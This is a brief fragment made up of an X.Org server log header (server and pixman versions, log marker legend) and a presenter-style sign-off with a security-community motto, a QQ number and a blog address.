
xorg-server 2:1.12.4-6+deb7u6 (Julien Cristau <jcristau@debian.org>)


Current version of pixman: 0.26.0


Before reporting problems, check <http://wiki.x.org>
to make sure that you have the latest version.

Marked: (x) worked (xx) from config file (??) default setting









the quieter you become, the more you are able to hear



Thanks for your listening

QQ: 453045669
Blog: S1NH.COM

